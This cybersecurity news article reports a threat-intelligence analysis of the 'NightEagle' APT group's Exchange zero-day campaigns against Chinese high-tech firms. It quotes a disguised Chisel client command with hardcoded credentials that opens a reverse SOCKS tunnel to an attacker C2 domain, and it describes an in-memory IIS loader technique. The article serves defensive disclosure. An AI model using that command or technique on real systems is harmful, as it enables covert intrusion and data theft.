NightEagle APT Attacking Industrial Systems by Exploiting 0-Days and With Adaptive Malware

By Kaaviya

Published: 2025-07-07 · Archived: 2026-04-02 11:09:46 UTC

A sophisticated APT group dubbed “NightEagle” (APT-Q-95) has been conducting targeted attacks against China’s critical technology sectors since 2023.

The group has demonstrated exceptional capabilities in exploiting unknown Exchange vulnerabilities and deploying adaptive malware to steal sensitive intelligence from high-tech companies, chip semiconductor manufacturers, quantum technology firms, artificial intelligence developers, and military industry organizations.

```
Key Takeaways
1. NightEagle (APT-Q-95) uses unknown Exchange vulnerabilities to steal machineKey credentials and d
2. Operates with substantial funding, using dedicated attack domains per target that resolve to loca
3. Targets China's high-tech sectors (AI, quantum, semiconductors, military) since 2023, stealing em
4. Fixed 9 PM-6 AM Beijing time schedule suggests Western 8th Time Zone origin with geopolitically-m
```

Advanced 0-Day Exploitation Framework

According to Qian Pangu, NightEagle operates with a complete arsenal of unknown Exchange vulnerability exploitation chain weapons, targeting high-tech companies, chip semiconductor manufacturers, quantum

technology firms, artificial intelligence developers, and military industry entities.

The group's attack methodology centers on exploiting undisclosed zero-day vulnerabilities to obtain the machineKey of Exchange servers, enabling deserialization operations that allow malware implantation across matching Exchange versions.

The attack sequence begins with the deployment of a customized Chisel family malware compiled in the Go language, executed through the command:

```
C:\Program Files (x86)\Synology\SynologyUpdate.exe

client --auth uUsSeErRl23iOttmeeeplz:pPaAsS321iOttmeeeplz --keepalive 30s --max-retry-count
3 --tls-skip-verify https://synologyupdates.com:443 R:1090:socks
```

This establishes SOCKS connections via port 443 to the command and control infrastructure, utilizing hardcoded authentication parameters for persistence.


Fileless Memory-Based Attack

The group's most sophisticated weapon involves memory-based malware that operates entirely in RAM without disk persistence, evading traditional antivirus detection.

The attack mechanism utilizes an ASP.NET precompiled DLL loader designated as App_Web_cn*.dll, which creates virtual URL directories in formats like ~/auth/lang/cn*.aspx and ~/auth/lang/zh.aspx within Exchange server IIS services.

Upon receiving requests to these virtual directories, the memory malware searches for the "App_Web_Container_1" assembly, locating the malicious function class "App_Web_8c9b251fb5b3" and executing the primary "AppWebInit" function.

This sophisticated injection technique allows attackers to maintain persistent access while avoiding disk-based forensic detection.



Attack process of the NightEagle Group

The group demonstrates exceptional operational security through its use of dedicated attack domains for each target, including IoCs such as synologyupdates.com, comfyupdate.org, coremailtech.com, and fastapi-cdn.com.

Domain registrations consistently utilize Tucows as the registrar, with DNS resolution pointing to infrastructure hosted by DigitalOcean, Akamai, and The Constant Company operators during active campaigns.

NightEagle's attack patterns reveal a highly organized threat actor operating on a consistent schedule from 9 PM to 6 AM Beijing time, indicating operations from the Western 8th Time Zone, likely North America.

The group's targeting strategy adapts to geopolitical events and has increasingly focused on China's AI large model industry, exploiting vulnerabilities in systems utilizing tools like ComfyUI for AI applications.

Analysis reveals that NightEagle has successfully exfiltrated sensitive email data from targeted organizations for nearly a year, demonstrating the group's capability for sustained intelligence gathering operations.

The threat actor's substantial financial resources enable the procurement of extensive network infrastructure, including numerous VPS servers and domain names for each campaign.

Source: https://cybersecuritynews.com/nighteagle-apt-exploiting-0-days/